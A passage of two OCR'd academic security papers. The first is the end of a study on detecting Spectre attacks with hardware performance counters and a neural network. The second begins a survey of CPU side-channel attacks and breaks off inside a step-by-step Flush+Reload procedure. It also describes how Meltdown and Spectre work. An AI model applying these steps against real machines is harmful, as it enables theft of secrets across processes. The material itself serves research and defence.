


Figure 2: L3 Total Cache Misses

Figure 3 shows the total number of L3 cache accesses. The scenario associated with *spectre_attack* is scenario 11. Similar to Figure 2, the Spectre attacks have a high number of total cache accesses. Because of the usage of a different cache eviction method, *spectre_noflush* has an exceptionally high count. The second highest number has the *Node.js* process. This indicates that a high memory activity correlates with a large number of cache misses.




Figure 3: L3 Total Cache Accesses

Lastly the accumulated number of total instructions are illustrated in Figure 4. The *stress_c* process corresponds to scenario 3, which creates a high CPU load and causes large numbers of total instructions executed. But since the *stress_c* has minimal cache accesses, the neural network can learn to classify similar CPU intensive tasks as benign. As already depicted in Figure 2, both *spectre_check* and *spectre_chrome* have a high cache miss rate. Combined with the large number of total instructions, the relation between cache misses and executed instructions is significantly higher than benign processes.




Figure 4: Total Instructions

These results show that the number of L3 total cache misses, L3 total cache accesses and total instructions are good indicators for identifying cache side-channel attacks.

3.2 Implementation

Our detection system consists of three different services, which each run in independent processes. An overview of the systems architecture is illustrated in Figure 5 and will be discussed in this section.

The role of the `ProcessLifecycleService` is to track which processes are started and stopped by the operating system, so that we can immediately start monitoring these processes for malicious behaviour. This is done using `netlink`. `netlink` is a socket-based Linux kernel interface used for communication between kernel and user-space processes [30]. The `ProcessLifecycleService` opens a socket to this interface, to be notified when a process is started or stopped. The PIDs of relevant processes, and information about whether the detection system should start or stop watching them, are then forwarded to the next service through a pipe.

The `HPCService` takes care of watching the HPCs of the processes, it receives from the `ProcessLifecycleService`. This is done using `PAPI`, as explained in Section 2.5. `PAPI` provides a specific data structure for this, which can be allocated by the `HPCService` and attached to the HPCs of choice. It then takes care of writing the current values of the attached HPCs into this data structure. Every 100 milliseconds the `HPCService` reads and resets all attached counters from this data structure. The PIDs of the watched processes with their corresponding HPC values are then piped to the next service, after each 100 millisecond interval.

The actual detection of potentially ongoing side-channel attacks is done by the `SCADetectionService`. It uses the HPC data it receives from the `HPCService`, to predict whether the corresponding




Figure 5: Application architecture

process is behaving maliciously. The prediction is done by a feed-forward neural network, which was previously trained on the data set explained in Section 3.1.

This neural network has three input neurons, which correspond to each of the three collected HPCs. It has one fully connected hidden layer with 32 neurons and one output neuron. The output neuron uses a sigmoid activation function, which maps the output to a value between 0 and 1 [24]. The examined process is considered malicious if this output is above 0.5 and unharmful otherwise. While we have tried different network architectures, this one has proven to give the best results, without inducing overfitting, using our data set.

The PIDs of malicious processes could then potentially be piped to another application, which decides what to do with those processes. As of now our application only focuses on identifying attacks and does not dictate how to deal with them, as discussed in Section 5.

4 EXPERIMENTS AND RESULTS

After training our detection systems neural network with the data set explained in Section 3.1, we collected data to measure its performance, which we will discuss in this section.

We split up 10% of our data set, which we did not use for training, to be able to validate our trained network with data it hasn't seen before. This makes a validation set with a total number of 1564 data points.

The two metrics we used as main indicators for the performance of our neural network, are the prediction accuracy and the F-score [47]. Also we took a close look at the amount of true positives, false positives, true negatives and false negatives, which are common metrics for binary classifiers.

Table 1 gives an overview of the exact metrics we collected during the validation of our neural network. Also Figure 6 illustrates the ground truth and the predictions of our neural network. It also shows the population of the classes true positives (TP), false positives (FP), true negatives (TN) and false negatives (FN).

While still being very good, it is noticeable that the accuracy for detecting positives is not as good as for detecting negatives. Meaning that identification of benign processes is actually more accurate than detection of malicious processes. While this may seem like a rather undesirable result, looking at Figure 6 should make clear, that this is not as unfavorable as it might seem at first sight. Besides the accuracy for detecting positives still being above 97%, which can be considered fairly reliable, it should be kept in mind, that these metrics are calculated only looking at individual data points. But Figure 6 illustrates, that false negatives (as well as false positives) always are individual outliers and never happen

total number of datapoints	**1564**
number of positives	317
number of negatives	1247
accuracy (total)	**99.23%**
accuracy (positives)	97.16%
accuracy (negatives)	99.67%
F-score	**0.9716**
number of true positives (TP)	308
number of false positives (FP)	4
number of true negatives (TN)	1243
number of false negatives (FN)	9

Table 1: Validation results




Figure 6: Validation results

consecutively. In practice this means that even if a malicious process can't be successfully detected with the first set of data we collect from its HPCs, it should be detected within the next cycle, after 100 milliseconds.

While arguably there still could be some damage done within these additional 100 milliseconds, the amount of false positives could prove to be more of a problem in practice. Even though it is lower than the amount of false negatives, the consequences of a falsely predicted positive could be more devastating, since it could lead to that process getting killed. Immediately killing a malicious process could only be considered as a valid countermeasure, if our system does not have any false positives at all. The chance of mistakenly killing any process at any time, would pose to much of a threat to any kind of system to make our detection system feasible.

To address these problems we discuss some ideas which could be implemented to decrease the rate of false negatives, as well as false positives, in Section 6.

In our experimental setup with an Intel Core i7-7820HQ processor and 32GB of ram, the detection system has a CPU usage of $4-5\%$, while using a polling rate of 100ms. Section 6 also covers actions which could be taken to improve our detection systems performance.

5 DISCUSSION

Looking at the results in Section 4, we believe that real-time detection of Spectre attacks is definitely a feasible protection method. Even more so with the implementation of the improvements suggested in Section 6. This poses the question whether preventing such attacks could be done more effectively using real-time detection tools, instead of struggling to implement mitigations which severely hurt performance, although it is known that the underlying problems only can really be solved by updating the hardware.

One thing which could be holding our detection system back from being a considerable alternative to the software mitigations, is that a malicious process has to do something malicious first, before it can be identified as such. Since we read out a processes HPCs every 100 milliseconds, it can take up to 100 milliseconds to identify it as malicious. According to [25] Spectre variant 1 can readout about 2000 bytes per second on a Intel Haswell Xeon CPU. So if the attacker would be identified after 100 milliseconds under these circumstances, he would have already read 200 bytes. Whether this is enough data for the attacker to do some damage, depends on the context of the attack. In Section 6 we suggest measures to make this less of a problem.

Ultimately it is up to the user to decide whether the protection provided by a detection system is enough, to make it a viable alternative for him. But even if it doesn't make for an alternative, it definitely makes for a valuable supplement. A detection system allows for keeping legacy software safe, even if the publisher no longer provides updates. Therefore a combination of a detection system and software mitigations, will be the safest option for the user.

As mentioned in Section 3.2, our detection system does not dictate how to handle malicious processes, after they have been identified. The event is piped to another application, which then takes care of this event. There are different options on how this hypothetical application could handle this event. The most obvious option is to just kill the process. But as mentioned before, this can lead to a process accidentally being killed, if the detection system falsely predicts it to be malicious. Therefore the safest option would be to halt the process and let the user decide, what to do with it. This would make sure that no processes are killed accidentally, but in practice this only is feasible on a desktop system. A good combination of those two options would be to halt the process first and continue it after a set amount of time, which is long enough to disrupt a potentially ongoing cache attack. If it is identified as malicious again, it could then be killed. Also it should be made sure that the executable which the process was running can't be started again, to prevent the attacker from eventually still being able to execute his attack in multiple 100 millisecond time windows.

6 CONCLUSION AND FUTURE WORK

In this paper we introduced a real-time detection system for Spectre attacks. It identifies malicious processes by monitoring their Hardware Performance Counters and analyzing this data using a neural network. With this technique we were able to achieve a detection accuracy of over 99%, which shows the potential that Hardware Performance Counters and Machine Learning offer for detecting side-channel and thereby Spectre attacks.

Although we were able to achieve good results, there is still room for improvements, which future work could build on.

First of all our detection system was implemented as a proof of concept and therefore isn't optimized for performance as much as it could be. As of now the 100 millisecond HPC polling rate was chosen, as it has proven to work well without hurting the performance of the machine it was running on. If the detection system itself would run more efficiently, a higher HPC polling rate would become feasible. This would also address a lot of the issues discussed in Section 5, as a higher polling rate would mean less time will pass until an attacker is identified.

Also our neural network should be trained on more diverse implementations of Spectre attacks, specifically ones using different kinds of side-channel attacks. Since different types of side-channel attacks have distinctive cache usage patterns, a Spectre attack using a side-channel which the neural networks has never seen before, could potential stay undetected. This would reduce the amount of false negatives and lead to more reliable predictions.

Also a broader data set of benign HPC data could be collected for training, which could decrease the amount of false positives. But even if the number of false positives in the validation set is 0, it is impossible to completely rule out that false positives will ever happen in practice. However only killing a process after it has proven to be malicious repeatedly, as suggested in Section 5, can effectively nullify the risk that false positives bring.

If our detection system is also applicable to Meltdown attacks, is a question which could be picked up by future research. But since Meltdown also uses cache side-channels to leak the maliciously collected data in the same way Spectre does, our detection system should also be able to detect Meltdown attacks. However we haven't done any experiments yet, to back this theory up.

As explained in Section 1 Spectre poses a significant threat in a cross-VM scenario. Therefore doing further research on how well

our detection performs running on a hypervisor, could prove it to be a great tool for cloud providers to keep their customers safe. In [6] and [58] Bazm et al. have successfully applied the ideas from [10] to such a cross-VM scenario. Since we also built our implementation based on concepts introduced in [10], we are confident that our system would also be feasible for detecting cross-VM attacks. This however would have to be confirmed by future research.

REFERENCES

[1] Dakshi Agrawal, Bruce Archambeault, Josyula R Rao, and Pankaj Rohatgi. 2002. The EM side-channel (s). In *International Workshop on Cryptographic Hardware and Embedded Systems*. Springer, 29–45.

[2] Manaar Alam, Sarani Bhattacharya, Debdeep Mukhopadhyay, and Anupam Chattopadhyay. 2018. RAPPER: Ransomware Prevention via Performance Counters. *arXiv preprint arXiv:1802.03909* (2018).

[3] Glenn Ammons, Thomas Ball, and James R Larus. 1997. Exploiting hardware performance counters with flow and context sensitive profiling. *ACM Sigplan Notices* 32, 5 (1997), 85–96.

[4] Andrea Arcangeli, Izik Eidus, and Chris Wright. 2009. Increasing memory density by using KSM. In *Proceedings of the linux symposium*. Citeseer, 19–28.

[5] ascendr. 2018. spectre-chrome. https://github.com/ascendr/spectre-chrome. (2018).

[6] Mohammad-Mahdi Bazm, Thibaut Sautereau, Marc Lacoste, Mario Sudholt, and Jean-Marc Menaud. 2018. Cache-Based Side-Channel Attacks Detection through Intel Cache Monitoring Technology and Hardware Performance Counters. In *Fog and Mobile Edge Computing (FMEC), 2018 Third International Conference on*. IEEE, 7–12.

[7] Naomi Benger, Joop Van de Pol, Nigel P Smart, and Yuval Yarom. 2014. "Ooh Aah... Just a Little Bit": A small amount of side channel can go a long way. In *International Workshop on Cryptographic Hardware and Embedded Systems*. Springer, 75–92.

[8] Samira Briongos, Gorka Irazoqui, Pedro Malagón, and Thomas Eisenbarth. 2017. CacheShield: Protecting Legacy Processes Against Cache Attacks. *arXiv preprint arXiv:1709.01795* (2017).

[9] Marco Chiappetta. 2015. quickhpc. https://github.com/chpmrc/quickhpc. (2015).

[10] Marco Chiappetta, Erkay Savas, and Cemal Yilmaz. 2016. Real time detection of cache-based side-channel attacks using hardware performance counters. *Applied Soft Computing* 49 (2016), 1162–1174.

[11] Jonathan Corbet. 2017. The current state of kernel page-table isolation. (2017). https://lwn.net/Articles/741878/

[12] Intel Corporation. 2018. Speculative execution side channel mitigations. (May 2018).

[13] Arnaldo Carvalho De Melo. 2010. The new linux 'perf' tools. In *Slides from Linux Kongress*, Vol. 18.

[14] John Demme, Matthew Maycock, Jared Schmitz, Adrian Tang, Adam Waksman, Simha Sethumadhavan, and Salvatore Stolfo. 2013. On the feasibility of online malware detection with performance counters. In *ACM SIGARCH Computer Architecture News*, Vol. 41. ACM, 559–570.

[15] Theodore Dubois. 2018. Spectre Cross-Process Read Demo. https://github.com/tbodt/spectre. (2018).

[16] Jesse M Ehrenfeld. 2017. Wannacry, cybersecurity and health information technology: A time to act. *Journal of medical systems* 41, 7 (2017), 104.

[17] Ghost Foundation. 2018. ghost. (2018). https://ghost.org

[18] MariaDB Foundation. 2018. MariaDB. (2018). https://mariadb.com

[19] WordPress Foundation. 2018. wordpress. (2018). https://wordpress.org

[20] Felix A Gers, Douglas Eck, and Jürgen Schmidhuber. 2002. Applying LSTM to time series predictable through time-window approaches. In *Neural Nets WIRN Vietri-01*. Springer, 193–200.

[21] Ian Goodfellow, Yoshua Bengio, and Aaron Courville. 2016. *Deep Learning*. MIT Press. http://www.deeplearningbook.org.

[22] Daniel Gruss, Clémentine Maurice, Anders Fogh, Moritz Lipp, and Stefan Mangard. 2016. Prefetch side-channel attacks: Bypassing SMAP and kernel ASLR. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*. ACM, 368–379.

[23] Daniel Gruss, Raphael Spreitzer, and Stefan Mangard. 2015. Cache Template Attacks: Automating Attacks on Inclusive Last-Level Caches.. In *USENIX Security Symposium*. 897–912.

[24] Robert Hecht-Nielsen. 1992. Theory of the backpropagation neural network. In *Neural networks for perception*. Elsevier, 65–93.

[25] Jann Horn. 2018. Reading privileged memory with a side-channel. (2018). https://support.google.com/faqs/answer/7625886

[26] Mehmet Sinan Inci, Berk Gulmezoglu, Thomas Eisenbarth, and Berk Sunar. 2016. Co-location detection on the cloud. In *International Workshop on Constructive Side-Channel Analysis and Secure Design*. Springer, 19–34.

[27] Alex Ionescu. 2018. Windows 17035 Kernel ASLR/VA Isolation In Practice (like Linux KAISER). (2018). https://borncity.com/win/2018/01/03/design-flaw-in-intel-cpus-set-operating-systems-at-risk/

[28] Gorka Irazoqui, Mehmet Sinan Inci, Thomas Eisenbarth, and Berk Sunar. 2014. Wait a minute! A fast, Cross-VM attack on AES. In *International Workshop on Recent Advances in Intrusion Detection*. Springer, 299–319.

[29] Joyent. 2018. Node.js. (2018). https://nodejs.org

[30] Michael Kerrisk. 2018. netlink. (2018). http://man7.org/linux/man-pages/man7/netlink.7.html

[31] Paul Kocher, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. 2018. Spectre Attacks: Exploiting Speculative Execution. *ArXiv e-prints* (Jan. 2018). arXiv:1801.01203

[32] Paul Kocher, Joshua Jaffe, and Benjamin Jun. 1999. Differential power analysis. In *Annual International Cryptology Conference*. Springer, 388–397.

[33] KVM. 2015. KSM — KVM,. (2015). https://www.linux-kvm.org/index.php?title=KSM&oldid=173356

[34] Tencent's Xuanwu Lab. 2018. Spectre Vulnerabilty Check. (2018). https://xlab.tencent.com/special/spectre/spectre_check.html

[35] Yann LeCun, Yoshua Bengio, and Geoffrey Hinton. 2015. Deep learning. *nature* 521, 7553 (2015), 436.

[36] Jonathan Levin. 2012. *Mac OS X and IOS Internals: To the Apple's Core*. John Wiley & Sons.

[37] Moritz Lipp, Daniel Gruss, Raphael Spreitzer, Clémentine Maurice, and Stefan Mangard. 2016. ARMageddon: Cache Attacks on Mobile Devices.. In *USENIX Security Symposium*. 549–564.

[38] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. 2018. Meltdown. *ArXiv e-prints* (Jan. 2018). arXiv:1801.01207

[39] Google LLC. 2018. Google Chrome. (2018). https://google.com/chrome

[40] H. J. Lu. 2018. [PATCH 0/5] x86: CVE-2017-5715, aka Spectre. (2018). https://gcc.gnu.org/ml/gcc-patches/2018-01/msg00422.html

[41] Yangdi Lyu and Prabhat Mishra. 2018. A Survey of Side-Channel Attacks on Caches and Countermeasures. *Journal of Hardware and Systems Security* 2, 1 (2018), 33–50.

[42] Clémentine Maurice and Stefan Mangard. 2017. KASLR is Dead: Long Live KASLR. In *Engineering Secure Software and Systems: 9th International Symposium, ESSoS 2017, Bonn, Germany, July 3-5, 2017, Proceedings*, Vol. 10379. Springer, 161.

[43] Dag Arne Osvik, Adi Shamir, and Eran Tromer. 2006. Cache attacks and countermeasures: the case of AES. In *Cryptographers' Track at the RSA Conference*. Springer, 1–20.

[44] Salvador Palanca, Stephen A Fischer, and Subramaniam Maiyuran. 2003. CLFLUSH micro-architectural implementation method and system. (April 8 2003). US Patent 6,546,462.

[45] Andrew Pardoe. 2018. Windows 17035 Kernel ASLR/VA Isolation In Practice (like Linux KAISER). (2018). https://blogs.msdn.microsoft.com/vcblog/2018/01/15/spectre-mitigations-in-msvc/

[46] Mathias Payer. 2016. HexPADS: a platform to detect "stealth" attacks. In *International Symposium on Engineering Secure Software and Systems*. Springer, 138–154.

[47] Yutaka Sasaki et al. 2007. The truth of the F-measure. *Teach Tutor mater* 1, 5 (2007), 1–5.

[48] Michael Schwarz, Moritz Lipp, Daniel Gruss, Samuel Weiser, Clémentine Maurice, Raphael Spreitzer, and Stefan Mangard. 2018. KeyDrown: Eliminating Software-Based Keystroke Timing Side-Channel Attacks. In *Network and Distributed System Security Symposium 2018*.

[49] Nikolay A Simakov, Martins D Innus, Matthew D Jones, Joseph P White, Steven M Gallo, Robert L DeLeon, and Thomas R Furlani. 2018. Effect of Meltdown and Spectre Patches on the Performance of HPC Applications. *arXiv preprint arXiv:1801.04329* (2018).

[50] Igor Sysoev. 2018. nginx. (2018). https://nginx.org

[51] Adrian Tang, Simha Sethumadhavan, and Salvatore J Stolfo. 2014. Unsupervised anomaly-based malware detection using hardware features. In *International Workshop on Recent Advances in Intrusion Detection*. Springer, 109–129.

[52] Yukiyasu Tsunoo, Teruo Saito, Tomoyasu Suzaki, Maki Shigeri, and Hiroshi Miyauchi. 2003. Cryptanalysis of DES implemented on computers with cache. In *International Workshop on Cryptographic Hardware and Embedded Systems*. Springer, 62–76.

[53] Paul Turner. 2018. Retpoline: a software construct for preventing branch-target-injection. (2018). https://support.google.com/faqs/answer/7625886

[54] Ganesh Venkitachalam and Michael Cohen. 2009. Transparent page sharing on commodity operating systems. (March 3 2009). US Patent 7,500,048.

[55] VMWare. 2018. Security considerations and disallowing inter-Virtual Machine Transparent Page Sharing (2080735). (2018). https://kb.vmware.com/s/article/2080735

[56] Amos Waterland. 2018. stress. (2018). https://people.seas.harvard.edu/~apw/stress/

[57] Yuval Yarom and Katrina Falkner. 2014. FLUSH+ RELOAD: A High Resolution, Low Noise, L3 Cache Side-Channel Attack.. In *USENIX Security Symposium*. 719–732.
[58] Tianwei Zhang, Yinqian Zhang, and Ruby B Lee. 2016. Cloudradar: A real-time side-channel attack detection system in clouds. In *International Symposium on Research in Attacks, Intrusions, and Defenses*. Springer, 118–140.
[59] Yinqian Zhang, Ari Juels, Alina Oprea, and Michael K Reiter. 2011. Homealone: Co-residency detection in the cloud via side-channel analysis. In *2011 IEEE symposium on security and privacy*. IEEE, 313–328.
[60] Yinqian Zhang, Ari Juels, Michael K Reiter, and Thomas Ristenpart. 2014. Cross-tenant side-channel attacks in PaaS clouds. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*. ACM, 990–1003.

Software based side-channel attacks on CPUs*

Their history and how we behaved

Harald Heckmann
RheinMain University - University of Applied Sciences
Wiesbaden, Hessen
Harald.Heckmann@hs-rm.de

ABSTRACT

This paper focuses on presenting the chronological order of software based side-channel attacks on processors. This is achieved by introducing key attacks since 2003 in the chronological order, explaining how these attacks work and how they were fixed or worked around. Additionally, a small part of this paper focuses on the behaviour of computer scientists and computer users after the publication of such attacks. Why did we wait until the catastrophe happened?

CCS CONCEPTS

• **Security and privacy → Side-channel analysis and countermeasures**; *Hardware reverse engineering*; Operating systems security;

KEYWORDS

software based side-channels, branch prediction unit, CPU optimization, cache, speculative execution, out-of-order execution, branch target buffer, pages

ACM Reference Format:
Harald Heckmann. 2018. Software based side-channel attacks on CPUs: Their history and how we behaved. In *Proceedings of Wamos conference (WAMOS 2018).* WAMOS, Wiesbaden, Hessen, Germany , 6 pages.

1 INTRODUCTION

In the early 2000s computer scientists began to develop software methods to leak sensitive information using side channel attacks targeting the underlying hardware. This allows to leak data which would otherwise be hidden due to missing privileges. This proofed that the architecture of the hardware is vulnerable against software based side channel attacks. Although these attacks succeeded and were documented, developers did not begin to discuss this problems and find solutions for them from early on. Additionally the masses were not sensibilized for the potential dangers they were exposed to. Furthermore the masses were poorly informed about the steps they could take to make such attacks on their systems unlikely. In the following years many more such attacks were developed and it took more than a decade to get where we are now - a catastrophic error in the design of modern processors.

In this paper the historical development of software based side channel attacks on the underlying hardware, as well as the proximate reaction to their detection is documented. In the first section an overview of such attacks is presented and exemplified in the correct chronological order. After that the reader is informed about the abrasive process of those attacks and their scope. The survey of the history of software based side-channel attacks on CPUs is complete after showing known fixes or workarounds for those attacks in the third section. In the fourth section the focus lies on presenting how those attacks where published and what impact they had. Finally, this paper will be completed with a conclusion containing a ranking representing how dangerous the attacks were and further, how we as computer scientists could change our future behaviour to effectively address these issues earlier.

2 OVERVIEW OF ATTACKS

The amount of newly arriving side channel attacks as well as the general approach they use evolved increasingly faster during the last 15 years. The first successful side channel attack between two general purpose computers seems to be executed in the year 2003 and is documented in the paper ”remote attacks are practical” [2]. Using timings in a local network, one is able to receive secrets from an openssh server the attacker is connected to. Timings have proved themselves as a good source for side channel attacks on a computer or between computers.

Two years later, in the year 2005, a paper containing an attack called ”Prime+Probe” [10] was released. This attack can be used to compare cache states before and after the execution of code to retrieve information of the memory segments used. Finally, memory access pattern of the victim process can be deduced, potentially leading to implicit leakage of secret information. It is one of the fundamental attacks to retrieve information from a cache using a covert channel. A covert channel allows to transfer information between processes which are not allowed to communicate.

Three years later, in the year 2006, the paper ”predicting secret keys via branch prediction” [1] was published. In this paper the authors present a new side channel attack which can be used to leak currently processed sensitive information, like a private key, of another process running on the same processor core. In contrast to the first paper, this attack uses knowledge about the underlying hardware architecture, specifically the Branch Prediction Unit (BPU). The attack is able to passively gain information through the BPU or even to force the BPU into a specific state to subsequently leak the sensitive information using timing side channels. One can

* Short Research Paper

Permission to make digital or hard copies of part or all of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for third-party components of this work must be honored. For all other uses, contact the owner/author(s).
WAMOS 2018, August 2018, Wiesbaden, Hessen, Germany
© 2018 Copyright held by the owner/author(s).

still fix this vulnerability at the level of the algorithm which handles the secrets.
Five years later, in the year 2011, the paper "Cache games — bringing access-based cache attacks on AES to practice" [6] was released. This attack makes use of shared pages, cache flush mechanisms and timing covert channels of the cache. By using this attack, the attacker is able to spy another process to gather the information about which execution paths were executed and in what order they were executed. This is achieved by detecting whether a specific memory location was cached (e.g. code). By knowing the execution order, the attacker might be able to extract secret contents which were processed in a specific time frame during the runtime. It can only be applied on processes running on the same core and the same virtual machine. Since it uses x86 specific instructions, it cannot be applied on any other processor not supporting those instructions.
Two years later, in the year 2013, the paper "FLUSH+RELOAD: a High Resolution, Low Noise, L3 Cache Side-Channel" [11] was released. Flush+Reload can be seen as an extension of the attack described in the paper "cache game - [...]" [6]. It uses the same mechanism but differs in the following ways:

(1) It uses a timing covert channel targeting the Last Level Cache (LLC). This enables cross core attacks.
(2) It uses the instruction "mfence" instead of "cpuid", which implicitly enables attacks on virtual machine running on the same host.
(3) It is noise resistant and has a relatively high transmission rate.

This attack delivers one core mechanism which is used by the most dangerous and powerful attacks to this date, as the next attack introduced does likewise.
The paper "Last-Level Cache Side-Channel Attacks are Practical" [9] was released in 2015 and describes an attack called "Evict+Reload", which can be used to spy any execution path used as well as data usage of another known process. The idea is similar to Flush+Reload, but it does not use dedicated instructions to flush the cache. Instead of that it evicts the relevant cache lines by accessing memory which content will be stored in the same cache line. This way it can be applied on a broader range of modern processors. Further, it does not rely on memory sharing.
In the year 2018, an avalanche of dangerous attacks appeared. A paper describing one of those "most dangerous and powerful" attacks was released in January 2018 and is called "Meltdown" [8]. It is a two staged attack which enables to read data from any memory location, even on other virtual machines running on the same host, by bypassing the privileged mode isolation of the CPU. In the first stage, out-of-order execution of instructions is abused to cache data which implicitly contains one byte of the leaked data. Before the data is fetched, relevant cache lines will be flushed. It is constructed in a way that no data prefetching in a single page occurs. Further it is constructed to use a new cache line for each possible 256 values of one secret byte of the secret data to be leaked. The out-of-order execution violates privilege checks on Intel CPUs. In the second stage, a timing attack (as described in Flush+Reload) is used to find out which of the 256 cache lines was used. The offset (0 to 255) of the cache line equals the secret byte. This way the whole physical memory can be dumped on most systems, since it is completely mapped in virtual kernel memory space. This attacks can only be successfully executed on Intel processors.
At the same time, another paper called "Spectre Attacks: Exploiting Speculative Execution" [7] was published. It presents the basis for the most powerful and dangerous attacks to date. The attacker requires knowledge about the process being executed, from now on called the victim. Instead of using out-of-order execution, which seems to be missing the correct privilege check only on Intel processors, the attacker wants to get the processor to speculatively execute a specific execution path. This attack works with direct (variant 1) and indirect (variant 2) branches. In this paper, the focus lies on variant 1. Nevertheless, both variants share the same general idea. The attacker tries to spot branches in the victims code where memory access is dependent on a variable "x", which is received from an untrusted source. Afterwards the BPU has to be trained to speculatively execute the branch containing the memory access. More precise, a modification of the Branch Target Buffer (BTB) inside the BPU has to be realised. After achieving this, the attacker can use Flush+Reload or Evict+Reload (if the target processor is not a x86 processor) to remove all data from the relevant cache line. Afterwards the attacker selects a desired value for "x" and then lets the victim execute the code, which speculatively reads the victims memory using a malicious "x". The data can be retrieved using a cache side channel as described in Flush+Reload or Evict+Reload. This attack can be applied on all processors using caches and speculative execution, including newer processors from Intel, AMD and Arm.
The release of Meltdown and Spectre lead to a publication of many attacks, including highly dangerous ones which cannot be fixed but just worked around. Branchscope [4] was released in March 2018, showing that it is also possible to abuse the shared directional Branch Predictor instead of the BTB. Earlier in the same month an attack called SgxPectre [3] was presented, showing that Spectre can be used to read data in Intels "secure" enclave. In May 2018 Spectre-NG (Next Generation) was announced, containing eight attacks which represent extensions of Spectre - some even more dangerous than Spectre. Spectre-NG contains attacks like "Rogue System Register Read", "Speculative Store Bypass" or "Lazy FP Restore". In June 2018 it was proofed, that not only the BPU contains security flaws, but the Translation Lookaside Buffer (TLB) does likewise. This was demonstrated with an attack called TLBleed. To the date of the release of this paper, neither Spectre-NG nor TLBleed have been described in papers.

3 ATTACKS EXPLAINED

In this chapter the most important attacks, regarding their scope, usability and difficulties to fix them, will be presented in detail. Beginning with two attacks, Flush+Reload and Evict+Reload, which are used to figure out where relevant cachelines containing secret data can be located to afterwards be cleared and probed for the targeted data. This section is completed with the description of the two major attacks which initiated the avalanche of dangerous attacks, Meltdown and Spectre.

3.1 Flush+Reload - 2013

Idea: Using shared pages, the attacker can obtain memory addresses used by a targeted process. This addresses can contain code or data. The attacker clears the cache and lets the victim execute a specific portion of the code. He then reads the relevant cache lines - since he knows the addresses this is a simple undertaking. By measuring the time, the attacker knows which memory was accessed. Consequently, he might have implicitly leaked secret information, for example how a secret was calculated and therefore which bits it contains.
Crucial knowledge: Shared pages, cache hierarchy, address translation, timing side-channel attacks
Steps:

(1) Measure how long memory access takes if the data is cached in the LLC in case of a hit. Use this value leveraged by a small percentage as a threshold.
(2) Choose a victim process.
(3) Find out which memory addresses are of interest. The example attack uses page sharing for this - achieved by calling mmap(...) to map the targeted code into own memory.
(4) Find out when the victim executes the code of interest. Loops are practical for this case. The example attack uses debugging symbols.
(5) Before the victim executes the relevant code, clear the cache by using the x86 instruction "clflush".
